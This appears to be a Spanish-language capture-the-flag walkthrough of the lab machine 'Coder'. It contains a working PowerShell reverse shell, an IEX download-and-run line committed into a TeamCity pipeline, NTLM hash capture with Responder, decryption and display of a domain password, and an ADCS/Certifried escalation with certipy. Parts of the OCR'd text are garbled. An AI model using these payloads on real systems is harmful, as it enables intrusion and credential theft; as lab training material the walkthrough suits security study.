antivirus software. At C:\TeamCity\buildAgent\work\74c2f03019966b3e\hello world.ps1:2 char:1 17:51:56 + IEX((New-Object Net.WebClient).downloadString('http://10.10.16.32:800 ... 17:51:56

20/39

+ FullyQualifiedErrorld: ScriptContainedMaliciousContent,Microsoft.PowerShell.Commands.InvokeExpressionCommand

: ParserError: (:) [Invoke-Expression], ParseException

#Activamos el servidor http en www python3 -m http.server

#Activamos la escucha por el puerto 9001

#En el servidor, observamos como ha llamos al rev\_shell

python3 -m http.server Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ... 10.10.11.207 - - [08/Jan/2024 02:51:56] "GET /shell.ps1 HTTP/1.1" 200 -

#Comprobamos porque no se ha activado la conexión tcp.

"This script contains malicious content and has been blocked by your antivirus software"

#Tenemos que realizar algunos cambios en nuestro rev\_shell.

A simple and small reverse shell. Options and help removed to save space.

#Uncomment and change the hardcoded IP address and port number in the below line. Remove all help comments as well.

\$alle = New-Object System.Net.Sockets.TCPClient('10.10.16.32',9001);\$pleasesub = \$alle.GetStream();[byte[]]\$bytes = 0..65535|

%{0};while((\$i = \$pleasesub.Read(\$bytes, 0, \$bytes.Length)) -ne 0){;\$data = (New-Object -TypeName

System.Text.ASCIIEncoding).GetString(\$bytes,0, \$i);\$stuff = (iex \$data 2>&1 | Out-String );\$stuff2 = \$stuff + '> ';\$sendbyte = ([text.encoding]::ASCII).GetBytes(\$stuff2);\$pleasesub.Write(\$sendbyte,0,\$sendbyte.Length);\$pleasesub.Flush()};\$alle.Close()

 $\#\$sm=(New-Object\ Net.Sockets.TCPClient('192.168.254.1',55555)).GetStream();[byte[]]\$bt=0..65535]\%\{0\};\\ while((\$i=\$sm.Read(\$bt,0,\$bt.Length))-ne\ 0)\{;\$d=(New-Object\ Text.ASCIIEncoding).GetString(\$bt,0,\$i);\$st=([text.encoding]::ASCII).GetBytes((iex\ \$d\ 2>\&1));\$sm.Write(\$st,0,\$st.Length)\}$ 

nc -nlvp 9001 listening on [any] 9001 ... connect to [10.10.16.32] from (UNKNOWN) [10.10.11.207] 50860

> whoami coder\svc\_teamcity

### responder

cd www mkdir test touch asd.txt

 nc -nlvp 9001
 | MDNS
 [ON]

 listening on [any] 9001 ...
 | DNS
 [ON]

[+] Servers:

HTTP server

connect to [10.10.16.60] from (UNKNOWN) [10.10.11.207] 58754

DHCP [OFF]

> whoami coder\svc\_teamcity

> type \\10.10.16.60\test\asd.txt

sudo responder -I tun0

SMB] NTLMv2-SSP Client : 10.10.11.207

[SMB] NTLMv2-SSP Username: CODER\svc\_teamcity

[SMB] NTLMv2-SSP Hash

#Hemos obtenido el hash.

# search\_old\_keys

#Vemos el primer cambio y lo miramos con type

#Vamos al directorio C:\programdata\jetbrains\teamcity\system\changes

#Ahi buscaremos algún cambio. Dentro de el cambio tenemos que buscar alguna credencial de powershell.


#nc -nlvp 9001

```
> cd C:\programdata\jetbrains\teamcity\system\changes
> type 101.changes.diff
diff --git a/Get-ADCS_Report.ps1 b/Get-ADCS_Report.ps1
index d6515ce..a990b2e 100644
 --- a/Get-ADCS Report.ps1
+++ b/Get-ADCS_Report.ps1
@@ -77,11 +77,\overline{15} @@ Function script:send mail {
    [string]
    $subject
+$key = Get-Content ".\key.key"
+$pass = (Get-Content ".\enc.txt" | ConvertTo-SecureString -Key $key)
+$cred = New-Object -TypeName System.Management.Automation.PSCredential ("coder\e.black",$pass)
 $emailFrom = 'pkiadmins@coder.htb'
$emailCC = 'e.black@coder.htb'
 $emailTo = 'itsupport@coder.htb'
 $smtpServer = 'smtp.coder.htb'
 -Send-MailMessage -SmtpServer $smtpServer -To $emailTo -Cc $emailCC -From $emailFrom -Subject $subject -Body $message
BodyAsHtml -Priority High
+Send-MailMessage -SmtpServer $smtpServer -To $emailTo -Cc $emailCC -From $emailFrom -Subject $subject -Body $message -
BodyAsHtml -Priority High -Credential $cred
diff --git a/enc.txt b/enc.txt
new file mode 100644
index 0000000..d352634
 --- /dev/null
+++ b/enc.txt
@@ -0,0 +1,2 @@
+76492d111674310423413b16050a5345MgB8AGoANABuADUAMgBwAHQAaQBoAFMAcQB5AGoAeABIAEQAZgBSAFUAaQBGAHcAPQA9AHwAN-
ABhADcANABmAGYAYgBiAGYANQAwAGUAYQBkAGMAMQBjADEANAAwADkAOQBmADcAYQBIADkAMwAxADYAMwBjAGYAYwA4AGYAMQA3ADcAM-
qAxADkAYQAyAGYAYQBIADAAQQA3ADIAYqBmAGQAN
+ A A 2 A GMAN QBIAGUAZ QBHADEAZ GAYAG QAN QA 3 A DIAY W BJAG QAO QA 1 A DGAY GBJAG GAN GBHAG MAZA A 4 A DYAMGBHAD CAY QAO A DEAMGBIAGIAM WA-
5AGEAMwBhADAAZQBhADUANwBjAGQANQA1AGUAYgA2AGIANQA5AGQAZgBmADIAYwAOADkAMgAxADAAMAA1ADgAMABhAA==
diff --git a/key.key b/key.key
new file mode 100644
index 0000000..a6285ed
 --- /dev/null
+++ b/key.key
@@ -0,0 +1,32 @@
+144
+255
+52
+33
+65
+190
+44
+106
+131
+60
+175
+129
+127
+179
+69
+28
+241
+70
+183
+53
+153
+196
+10
+126
+108
+164
+172
+142
+119
+112
+20
+122
```

#Podemos diferenciar dos ficheros: enc.txt

vim diff.git

76492d1116743f0423413b16050a5345MgB8AGoANABuADUAMgBwAHQAaQBoAFMAcQB5AGoAeABIAEQAZgBSAFUAaQBGAHcAPQA9AHwANABhADcANABmAGYAYgBiAGYANQAwAGUAYQBkAGMAMQBjADEANAAwADkAOQBmADcAYQBIADkAMwAxADYAMwBjAGYAYwA4AGYAMQA3ADcAMgAxADkAYQAyAGYAYQBIADAAOQA3ADIAYgBmAGQANAA2AGMANQBIAGUAZQBhADEAZgAyAGQANQA3ADIAYwBjAGQAOQA1ADgAYgBjAGIANgBhAGMAZAA4ADYAMgBhADcAYQA0ADEAMgBiAGIAMwA5AGEAMwBhADAAZQBhADUANwBjAGQANQA1AGUAYgA2AGIANQA5AGQAZgBmADIAYwA0ADkAMgAxADAAMAA1ADgAMABhAA==



```
diff --git a/Get-ADCS Report.ps1 b/Get-ADCS Report.ps1
index d6515ce..a990b2e 100644
 --- a/Get-ADCS_Report.ps1
+++ b/Get-ADCS_Report.ps1
@@ -77,11 +77,\overline{15} @@ Function script:send mail {
    [string]
    $subject
  )
+$key = Get-Content ".\key.key"
+$pass = (Get-Content ".\enc.txt" | ConvertTo-SecureString -Key $key)
+$cred = New-Object -TypeName System.Management.Automation.PSCredential ("coder\e.black",$pass)
 $emailFrom = 'pkiadmins@coder.htb'
 $emailCC = 'e.black@coder.htb'
 $emailTo = 'itsupport@coder.htb'
 $smtpServer = 'smtp.coder.htb'
 -Send-MailMessage -SmtpServer $smtpServer -To $emailTo -Cc $emailCC -From $emailFrom -Subject $subject -Body $message
BodyAsHtml -Priority High
 +Send-MailMessage -SmtpServer $smtpServer -To $emailTo -Cc $emailCC -From $emailFrom -Subject $subject -Body $message -
BodyAsHtml -Priority High -Credential $cred
diff --git a/enc.txt b/enc.txt
new file mode 100644
index 0000000..d352634
 --- /dev/null
+++ b/enc.txt
@@ -0,0 +1,2 @@
+76492d1116743f0423413b16050a5345MgB8AGoANABuADUAMgBwAHQAaQBoAFMAcQB5AGoAeABIAEQAZgBSAFUAaQBGAHcAPQA9AHwAN-
ABhADcANABmAGYAYgBiAGYANQAwAGUAYQBKAGMAMQBjADEANAAwADkAOQBmADcAYQBIADkAMwAxADYAMwBjAGYAYwA4AGYAMQA3ADcAM-
gAxADkAYQAyAGYAYQBIADAAOQA3ADIAYgBmAGQAN
+ A A 2 A GMAN QBIAGUAZ QBHADEAZ GAYAG QAN QA 3 A DIAY W BJAG QAO QA 1 A DGAY GBJAG GAN GBHAG MAZA A 4 A DYAMGBHAD CAY QAO A DEAMGBIAGIAM WA-
5AGEAMwBhADAAZQBhADUANwBjAGQANQA1AGUAYgA2AGIANQA5AGQAZgBmADIAYwAOADkAMgAxADAAMAA1ADgAMABhAA==
diff --git a/key.key b/key.key
new file mode 100644
index 0000000..a6285ed
 -- /dev/null
+++ b/key.key
—(root%kali)-[~/Desktop/machines/Coder/adcs_reporting]
└-# ||
total 12
-rwxr-xr-x 1 root root 7245 Jan 9 00:03 Get-ADCS Report.ps1
-rw-r--r-- 1 root root 1541 Jan 9 00:09 diff.git
```

index 0000000..a6285ed

--- /dev/null +++ b/key.key @@ -0,0 +1,32 @@

+144

diff\_repos cd ../teamcity test repo Desktop/machines/Coder/teamcity\_test\_repo] └─# git diff diff --git a/hello world.ps1 b/hello world.ps1 old mode 100644 new mode 100755 index 09724d2..ef5086e --- a/hello world.ps1 +++ b/hello\_world.ps1 @@ -1,2 +1,3 @@ #Simple repo test for Teamcity pipeline -write-host "Hello, World!" +IEX((New-Object Net.WebClient).downloadString('http://10.10.16.60:8000/shell.ps1')) +write-host "Done" git diff enc.txt key.key git diff HEAD > diff.git git diff HEAD diff --git a/enc.txt b/enc.txt new file mode 100644 index 0000000..d352634 --- /dev/null +++ b/enc.txt @@ -0,0 +1,2 @@ +76492d1116743f0423413b16050a5345MgB8AGoANABuADUAMgBwAHQAaQBoAFMAcQB5AGoAeABIAEQAZgBSAFUAaQBGAHcAPQA9AHwAN-ABhADcANABmAGYAYqBiAGYANQAwAGUAYQBkAGMAMQBjADEANAAwADkAOQBmADcAYQBIADkAMwAxADYAMwBjAGYAYwA4AGYAMQA3ADcAMgAxADkAYQAyAGYAYQBIADAAOQA3ADIAYgBmAGQAN +AA2AGMANQBIAGUAZQBhADEAZgAyAGQANQA3ADIAYwBjAGQAOQA1ADgAYgBjAGIANgBhAGMAZAA4ADYAMgBhADcAYQA0ADEAMgBiAGIAMwA-5 A G E A M W B h A D A A Z Q B h A D U A N W B J A G Q A N Q A 1 A G U A Y Q A 2 A G I A N Q A 5 A G Q A Z Q B M A D I A Y M A Q A D A A M A A 1 A D Q A M A B h A A = =diff --git a/hello world.ps1 b/hello world.ps1 old mode 100644 new mode 100755 index 09724d2..ef5086e --- a/hello world.ps1 +++ b/hello\_world.ps1 @@ -1,2 +1,3 @@ #Simple repo test for Teamcity pipeline -write-host "Hello, World!" +IEX((New-Object Net.WebClient).downloadString('http://10.10.16.60:8000/shell.ps1')) +write-host "Done" diff --git a/key.key b/key.key new file mode 100644

### ADCS\_report

e.black:ypOSJXPqlDOxxbQSfEERy300

cd adcs\_report cat ADCS\_REPORT

```
$key = Get-Content ".\key.key"
$pass = (Get-Content ".\enc.txt" | ConvertTo-SecureString -Key $key)
$cred = New-Object -TypeName System Management Automation PSCredential ("coder\e.black", $pass)
$emailFrom = 'pkiadmins@coder.htb'
$emailCC = 'e.black@coder.htb'
$emailTo = 'itsupport@coder.htb'
$smtpServer = 'smtp.coder.htb'
Send-MailMessage -SmtpServer $smtpServer -To $emailTo -Cc $emailCC -From $emailFrom -Subject $subject -Body $message -
BodyAsHtml -Priority High -Credential $cred
#Copiamos el fichero enc.txt si no lo tenemos ya.
curl 10.10.16.60:8000/enc.txt -o enc.txt
#Copiamos los comandos en la sessión nc.
$key = Get-Content ".\key.key"
$pass = (Get-Content ".\enc.txt" | ConvertTo-SecureString -Key $key)
$cred = New-Object -TypeName System.Management.Automation.PSCredential ("coder\e.black",$pass)
$cred.GetNetworkCredential()
$cred.GetNetworkCredential().Password
#Nos muestra la contraseña del usuario e.black
> $key = Get-Content ".\key.key"
> $pass = (Get-Content ".\enc.txt" | ConvertTo-SecureString -Key $key)
> $cred = New-Object -TypeName System.Management.Automation.PSCredential ("coder\e.black",$pass)
> $cred.GetNetworkCredential()
UserName
                                        Domain
e.black
                                      coder
> $cred.GetNetworkCredential().Password
ypOSJXPqlDOxxbQSfEERy300
netexec smb 10.10.11.207 -u e.black -p ypOSJXPqlDOxxbQSfEERy300
SMB
          10.10.11.207
                         445
                                DC01
                                              [*] Windows 10.0 Build 17763 x64 (name:DC01) (domain:coder.htb) (signing:True)
(SMBv1:False)
SMB
          10.10.11.207
                         445
                                DC01
                                              [+] coder.htb\e.black:ypOSJXPqlDOxxbQSfEERy300
netexec winrm 10.10.11.207 -u e.black -p ypOSJXPqlDOxxbQSfEERy300
SMB
          10.10.11.207 445 DC01
                                              [*] Windows 10.0 Build 17763 (name:DC01) (domain:coder.htb)
WINRM
           10.10.11.207
                           5985 DC01
                                                [+] coder.htb\e.black:ypOSJXPqlDOxxbQSfEERy300 (Pwn3d!)
evil-winrm -i 10.10.11.207 -u e.black -p ypOSJXPqlDOxxbQSfEERy300
Evil-WinRM shell v3.5
Warning: Remote path completions is disabled due to ruby limitation: quoting detection proc() function is unimplemented on this
machine
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\e.black\Documents>
#Creeds
```

### priv escalation

\*Evil-WinRM\* PS C:\Users\e.black\Documents> whoami /groups

GROUP INFORMATION

SID **Attributes** Group Name Type

\_\_\_\_\_ \_\_\_\_\_\_

Mandatory group, Enabled by default, Enabled

Well-known group S-1-1-0 Everyone group

BUILTIN\Remote Management Users Alias S-1-5-32-580 Mandatory group, Enabled by default,

Enabled group

BUILTIN\Users Alias S-1-5-32-545 Mandatory group, Enabled by default, Enabled

group

BUILTIN\Pre-Windows 2000 Compatible Access Alias S-1-5-32-554 Mandatory group, Enabled by default,

Enabled group

S-1-5-32-574 Mandatory group, Enabled by default, BUILTIN\Certificate Service DCOM Access Alias

Enabled group

NT AUTHORITY\NETWORK Well-known group S-1-5-2 Mandatory group, Enabled by default,

Enabled group

NT AUTHORITY\Authenticated Users Well-known group S-1-5-11 Mandatory group, Enabled by default,

Enabled group

NT AUTHORITY\This Organization Well-known group S-1-5-15 Mandatory group, Enabled by default,

Enabled group

CODER\PKI Admins Group S-1-5-21-2608251805-3526430372-1546376444-2101 Mandatory group, Enabled by

default, Enabled group

NT AUTHORITY\NTLM Authentication Well-known group S-1-5-64-10 Mandatory group, Enabled by

default, Enabled group

Mandatory Label\Medium Plus Mandatory Level Label S-1-16-8448

\*Evil-WinRM\* PS C:\Users\e.black\Documents> net group "PKI Admins"

Group name PKI Admins

Comment ADCS Certificate and Template Management

Members

The command completed successfully.

\*Evil-WinRM\* PS C:\Users\e.black\Documents>

git clone https://github.com/h4wkst3r/InvisibilityCloak git clone <a href="https://github.com/BloodHoundAD/SharpHound.git">https://github.com/BloodHoundAD/SharpHound.git</a>

git clone https://github.com/dirkjanm/BloodHound.py

#Let's open bloodhound

bloodhound-python -c All -u e.black -p 'ypOSJXPqIDOxxbQSfEERy300' -ns 10.10.11.207 -d coder.htb -dc dc01.coder.htb --zip

INFO: Found AD domain: coder.htb

INFO: Getting TGT for user

WARNING: Failed to get Kerberos TGT. Falling back to NTLM authentication. Error: Kerberos SessionError: KRB\_AP\_ERR\_SKEW(Clock skew

INFO: Connecting to LDAP server: dc01.coder.htb

WARNING: LDAP Authentication is refused because LDAP signing is enabled. Trying to connect over LDAPS instead...

INFO: Found 1 domains

INFO: Found 1 domains in the forest

INFO: Found 1 computers

INFO: Connecting to LDAP server: dc01.coder.htb

WARNING: LDAP Authentication is refused because LDAP signing is enabled. Trying to connect over LDAPS instead...

INFO: Found 10 users

INFO: Found 55 groups

INFO: Found 3 gpos

INFO: Found 5 ous

INFO: Found 19 containers

INFO: Found 0 trusts

INFO: Starting computer enumeration with 10 workers

INFO: Querying computer: dc01.coder.htb

^LINFO: Done in 00M 44S

INFO: Compressing output into 20240109140049\_bloodhound.zip

#### apt-get install neo4j

#### neo4j console

Picked up JAVA OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true

Directories in use:

home: /usr/share/neo4j config: /usr/share/neo4j/conf logs: /etc/neo4j/logs

plugins: /usr/share/neo4j/plugins import: /usr/share/neo4j/import

data: /etc/neo4j/data

certificates: /usr/share/neo4j/certificates licenses: /usr/share/neo4j/licenses run: /var/lib/neo4j/run

Starting Neo4j.

 $Picked\ up\ \_JAVA\_OPTIONS:\ -Dawt.useSystemAAFontSettings = on\ -Dswing.aatext = true$ 

2024-01-09 13:04:24.584+0000 INFO Starting...

2024-01-09 13:04:24.950+0000 INFO This instance is ServerId (6fbf46a7) (6fbf46a7-911e-4b10-bd8a-36c041dec878)

2024-01-09 13:04:26.244+0000 INFO ======= Neo4j 4.4.26 =======

2024-01-09 13:04:27.873+0000 INFO Initializing system graph model for component 'security-users' with version -1 and status

UNINITIALIZED

2024-01-09 13:04:27.878+0000 INFO Setting up initial user from defaults: neo4j

2024-01-09 13:04:27.879+0000 INFO Creating new user 'neo4j' (passwordChangeRequired=true, suspended=false)

2024-01-09 13:04:27.888+0000 INFO Setting version for 'security-users' to 3

2024-01-09 13:04:27.890+0000 INFO After initialization of system graph model component 'security-users' have version 3 and status

CURRENT

2024-01-09 13:04:27.894+0000 INFO Performing postInitialization step for component 'security-users' with version 3 and status

**CURRENT** 

2024-01-09 13:04:28.215+0000 INFO Bolt enabled on localhost:7687.

2024-01-09 13:04:28.951+0000 INFO Remote interface available at http://localhost:7474/

2024-01-09 13:04:28.954+0000 INFO id: 01097DBC6A0F3414BB8E41467243ABCE2F5FA4D63621698FA4D4502089449C30

2024-01-09 13:04:28.954+0000 INFO name: system

2024-01-09 13:04:28.954+0000 INFO creationDate: 2024-01-09T13:04:26.886Z

2024-01-09 13:04:28.954+0000 INFO Started.

#Instalamos dependencias apt install python3.11-venv python3 -m venv venv source venv/bin/activate

#Importamos el contenido

apt-get install bloodhound ./bloodhound

#Una vez importado el .zip en bloodhound, buscamos por e.black

### bloodhound

#Selecionamos a los usuario e.black y s.blade como infectados

- → "Mark as owned"
- --> "Analisis" --> "Shortest Paths" → "Shortest path from Owned Principals"
- #Seleccinamos el usuario.
- #Si vamos a "Database info" → "ON-PREM-OBJECTS", podemos ver en la sección OUS 5 usuarios.
- #Referecamos si no aparecen.
- #Podemos buscar por los grupos.

#Para e.black

#### **GROUP MEMBERSHIP**

First Degree Group Membership- s	3
Unrolled Group Membership	8
Foreign Group Membership	0

#Seleccionamos en "Outbound Object Control" → "Transitive object control"

#### PKI ADMINS@CODER.HTB

Description	ADCS Certificate
	and Template
	Management

#Tomamos nota.

MAQ

e.blake --> PKI Admin: Modify ADCS Templates

#Esto lo que nos permite es poder crear certificados o "tickets" para explotarlos despúes.

netexec ldap 10.10.11.207 -u e.black -p ypOSJXPqlDOxxbQSfEERy300 -M MAQ

DC01

 SMB
 10.10.11.207
 445
 DC01
 [\*] Windows 10.0 Build 17763 x64 (name:DC01) (domain:coder.htb) (signing:True)

 (SMBv1:False)
 LDAPS
 10.10.11.207
 636
 DC01
 [+] coder.htb\e.black:ypOSJXPqIDOxxbQSfEERy300

 MAQ
 10.10.11.207
 389
 DC01
 [\*] Getting the MachineAccountQuota

MachineAccountQuota: 0

#Como el valor está en 0, no podermos generar tickers.

389

#Con s.blade tapoco podermos.

10.10.11.207

netexec ldap 10.10.11.207 -u s.blade -p AmcwNO60Zg3vca3o0HDrTC6D -M MAQ

SMB 10.10.11.207 445 DC01 [\*] Windows 10.0 Build 17763 x64 (name:DC01) (domain:coder.htb) (signing:True) (SMBv1:False)

LDAPS 10.10.11.207 636 DC01 [+] coder.htb\s.blade:AmcwNO60Zg3vca3o0HDrTC6D

MAQ 10.10.11.207 389 DC01 [\*] Getting the MachineAccountQuota MAQ 10.10.11.207 389 DC01 MachineAccountQuota: 0

#S.blade -> Software Developers

→ BuildAgent MGMT

#Habilitamos el modo "Debug mode" en bloodhound para poder ver que comando se está ejecutano en cada momento. #Seleccionamos --> "Analysisi" → "Find All Domain Admins"

MATCH p=(n:Group)<-[:MemberOf\*1..]-(m) WHERE n.objectid =~ "(?i)S-1-5-.\*-512" RETURN p

#Modificamos la quierry para buscar datos.

#Escribimos:

MATCH p=(o:OU) - [r:Contains\*0..]->(n) RETURN p

- #Vemos que hay una grupo que no contiene nada, se llama "buildagents".
- #Buscamos por su nombre distintivo.

 ${\tt OU=BUILDAGENTS,OU=DEVELOPMENT,DC=CODER,DC=HTBOU=BUILDAGENTS,OU=DEVELOPMENT,DC=DEVELOPMENT,D$ 

evil-winrm -i 10.10.11.207 -u e.black -p ypOSJXPqlDOxxbQSfEERy300

(Get-ACL "AD:\$((Get-ADOrganizationalUnit -Identity 'OU=BuildAgents,OU=DEVELOPMENT,DC=CODER,DC=HTB').distinguishedname)").access

#Podemos añadir...

| where IdentityReference -eq "CODER\BuildAgent mgmt"

\*Evil-WinRM\* PS C:\Users\e.black\Documents> (Get-ACL "AD:\$((Get-ADOrganizationalUnit -Identity

'OU=BuildAgents,OU=DEVELOPMENT,DC=CODER,DC=HTB').distinguishedname)").access | where identityReference -eq

"CODER\BuildAgent mgmt"

ActiveDirectoryRights: CreateChild, DeleteChild

InheritanceType : All

ObjectType : bf967a86-0de6-11d0-a285-00aa003049e2 InheritedObjectType : 00000000-0000-0000-0000-00000000000

ObjectFlags : ObjectAceTypePresent

AccessControlType : Allow

IdentityReference : CODER\BuildAgent Mgmt

IsInherited : False

InheritanceFlags : ContainerInherit

PropagationFlags : None

ActiveDirectoryRights: Self, ReadProperty, WriteProperty

InheritanceType : Descendents

ObjectType : 72e39547-7b18-11d1-adef-00c04fd8d5cd InheritedObjectType : bf967a86-0de6-11d0-a285-00aa003049e2

ObjectFlags : ObjectAceTypePresent, InheritedObjectAceTypePresent

AccessControlType : Állow

IdentityReference : CODER\BuildAgent Mgmt

IsInherited : False

InheritanceFlags : ContainerInherit PropagationFlags : InheritOnly

#Podemos ver dos entradas referidas a dos objetos diferentes; el primero, bf967a86-0de6-11d0-a285-00aa003049e2, representa el objeto Computadora, y este último, 72e39547-7b18-11d1-adef 00c04fd8d5cd, representa un nombre de host DNS validado.

### Priv escalation

#Servicios de certificados de Active Directory

#Reiteramos, con base en la información proporcionada, entendemos que s.blade es miembro del Grupo BuildAgent Mgmt con ACL para crear y eliminar objetos de computadora en BuildAgentsUNED. Además, sabemos que e.black tiene la capacidad de administrar plantillas de certificados ADCS,

a través de la membresía del grupo de administradores de PKI.

#Al combinar estos permisos, un atacante podría crear una plantilla de certificado malicioso, inscribir un objeto de computadora con el nombre DNS dc01 y extraiga el hash NTLM usando certipy.

#Sin embargo, Cabe señalar que esta vulnerabilidad, denominada Certifried, fue parcheada recientemente en mayo de 2022.

Sin embargo, después de investigar los detalles del parche, es posible que sea posible utilizarlo.

#Los permisos de e.black para modificar la plantilla con indicadores personalizados para omitir el nuevo medida de seguridad implementada.

#Según esta publicación de blog que analiza la vulnerabilidad antes mencionada, "Plantillas de certificado con el nuevo indicador CT FLAG NO SECURITY EXTENSION (0x80000) establecido en msPKI-Enrollment-

#El atributo de bandera no incorporará el nuevo OID szOID\_NTDS\_CA\_SECURITY\_EXT y, por lo tanto, estos.

#Las plantillas siguen siendo vulnerables a este ataque."

#Esto significa que podemos crear una plantilla maliciosa configurando el parámetro CT\_FLAG\_NO\_SECURITY\_EXTENSION a 524288 (o 0x8000 en hexadecimal).

#Para ello utilizamos ADCSTemplate para clonar una plantilla sobre la que realizaremos los ajustes necesarios.

#Clonamos el repositorio en nuestra máquina atacante y usamos el comando de carga de evil-winrm para cargue el archivo ADCSTemplate.psm1 en el destino. Luego importamos el script a PowerShell.

https://research.ifcr.dk/certifried-active-directory-domain-privilege-escalation-cve-2022-26923-9e098fe298f4

certipy-ad find -u e.black@coder.htb -p 'ypOSJXPqlDOxxbQSfEERy300' -dc-ip 10.10.11.207 -vulnerable -stdout

Certipy v4.7.0 - by Oliver Lyak (ly4k)

- [\*] Finding certificate templates
- [\*] Found 34 certificate templates
- [\*] Finding certificate authorities
- [\*] Found 1 certificate authority
- [\*] Found 12 enabled certificate templates
- [\*] Trying to get CA configuration for 'coder-DC01-CA' via CSRA
- [!] Got error while trying to get CA configuration for 'coder-DC01-CA' via CSRA: CASessionError: code: 0x80070005 E\_ACCESSDENIED General access denied error.
- [\*] Trying to get CA configuration for 'coder-DC01-CA' via RRP
- [!] Failed to connect to remote registry. Service should be starting now. Trying again...
- [\*] Got CA configuration for 'coder-DC01-CA'
- [\*] Enumeration output:

Certificate Authorities

0

CA Name : coder-DC01-CA
DNS Name : dc01.coder.htb

Certificate Subject : CN=coder-DC01-CA, DC=coder, DC=htb Certificate Serial Number : 2180F0D10CFECB9840260D0730724BDF

Certificate Validity Start : 2022-06-29 03:51:44+00:00 Certificate Validity End : 2052-06-29 04:01:44+00:00

Web Enrollment : Disabled
User Specified SAN : Disabled
Request Disposition : Issue
Enforce Encryption for Requests : Enabled

Permissions

Enroll

Owner : CODER.HTB\Administrators

Access Rights

ManageCa : CODER.HTB\Administrators

CODER.HTB\Domain Admins CODER.HTB\Enterprise Admins

 ${\tt Manage Certificates} \qquad : {\tt CODER.HTB \backslash Administrators}$ 

CODER.HTB\Domain Admins
CODER.HTB\Enterprise Admins
: CODER.HTB\Authenticated Users

Certificate Templates : [!] Could not find any certificate templates

git clone <a href="https://github.com/GoateePFE/ADCSTemplate">https://github.com/GoateePFE/ADCSTemplate</a>

#Instalamos impacket y vamos a la sessión Evil-Winrm.

#Una vez clonado el fichero addcomputer.py a nuestro entorno de trabajo. Modificaremos una línea.

cat addcomputer.py | grep dns

'dnsHostName': '%s.%s' % ('dc01', self. domain),

\*Evil-WinRM\* PS C:\Users\e.black\Documents> cd ADCS

\*Evil-WinRM\* PS C:\Users\e.black\Documents\ADCS> curl 10.10.16.60:8000/ADCSTemplate.psd1 -o ADCSTemplate.psd1

\*Evil-WinRM\* PS C:\Users\e.black\Documents\ADCS> curl 10.10.16.60:8000/ADCSTemplate.psm1 -o ADCSTemplate.psm1

\*Evil-WinRM\* PS C:\Users\e.black\Documents\ADCS> Import-Module ./ADCSTemplate.psd1

#Una vez importado el módulo.

\*Evil-WinRM\* PS C:\Users\e.black\Documents\ADCS> Get-ADCSTemplate

CanonicalName : coder.htb/Configuration/Services/Public Key Services/Certificate Templates/User

CN : User

Created : 6/28/2022 9:01:44 PM createTimeStamp : 6/28/2022 9:01:44 PM

Deleted :
Description :
DisplayName : User

DistinguishedName : CN=User,CN=Certificate Templates,CN=Public Key

Services, CN = Services, CN = Configuration, DC = coder, DC = htb

dSCorePropagationData : {6/29/2022 10:03:11 PM, 12/31/1600 4:00:00 PM}

flags : 66106 instanceType : 4

#Esto nos mostrará los certificados que tiene el servidor.

\*Evil-WinRM\* PS C:\Users\e.black\Documents\ADCS> Get-ADCSTemplate | select DisplayName

#### DisplayName

User

User Signature Only

Smartcard User

Authenticated Session

Smartcard Logon

Basic EFS

Administrator

EFS Recovery Agent

Code Signing

Trust List Signing

**Enrollment Agent** 

Exchange Enrollment Agent (Offline request)

Enrollment Agent (Computer)

Computer

Domain Controller

Web Server

Root Certification Authority

Subordinate Certification Authority

**IPSec** 

IPSec (Offline request)

Router (Offline request)

**CEP Encryption** 

Exchange User

Exchange Signature Only

Cross Certification Authority

CA Exchange

Key Recovery Agent

Domain Controller Authentication

**Directory Email Replication** 

Workstation Authentication

RAS and IAS Server

OCSP Response Signing

Kerberos Authentication

Coder-WebServer

```
*Evil-WinRM* PS C:\Users\e.black\Documents\ADCS> $vulnTemplate = Export-ADCSTemplate -DisplayName Computer
*Evil-WinRM* PS C:\Users\e.black\Documents\ADCS> $vulnTemplate
   "name": "Machine",
  "displayName": "Computer",
"objectClass": "pKICertificateTemplate",
   "flags": 66144,
   "revision": 5,
   "msPKI-Cert-Template-OID": "1.3.6.1.4.1.311.21.8.1652193.6987789.10832019.10853014.6525115.234.1.14",
   "msPKI-Certificate-Name-Flag": 402653184,
  "msPKI-Enrollment-Flag": 32,
"msPKI-Minimal-Key-Size": 2048,
   "msPKI-Private-Key-Flag": 0,
   "msPKI-RA-Signature": 0,
   "msPKI-Template-Minor-Revision": 1,
   "msPKI-Template-Schema-Version": 1,
   "pKICriticalExtensions": [
                         "2.5.29.15"
   "pKIDefaultCSPs
                    "1, Microsoft RSA SChannel Cryptographic Provider"
   "pKIDefaultKeySpec": 1,
   "pKIExpirationPeriod": [
                        64,
                        57.
                        135
                        46,
                        254,
   "pKIExtendedKeyUsage": [
                        "1.3.6.1.5.5.7.3.2",
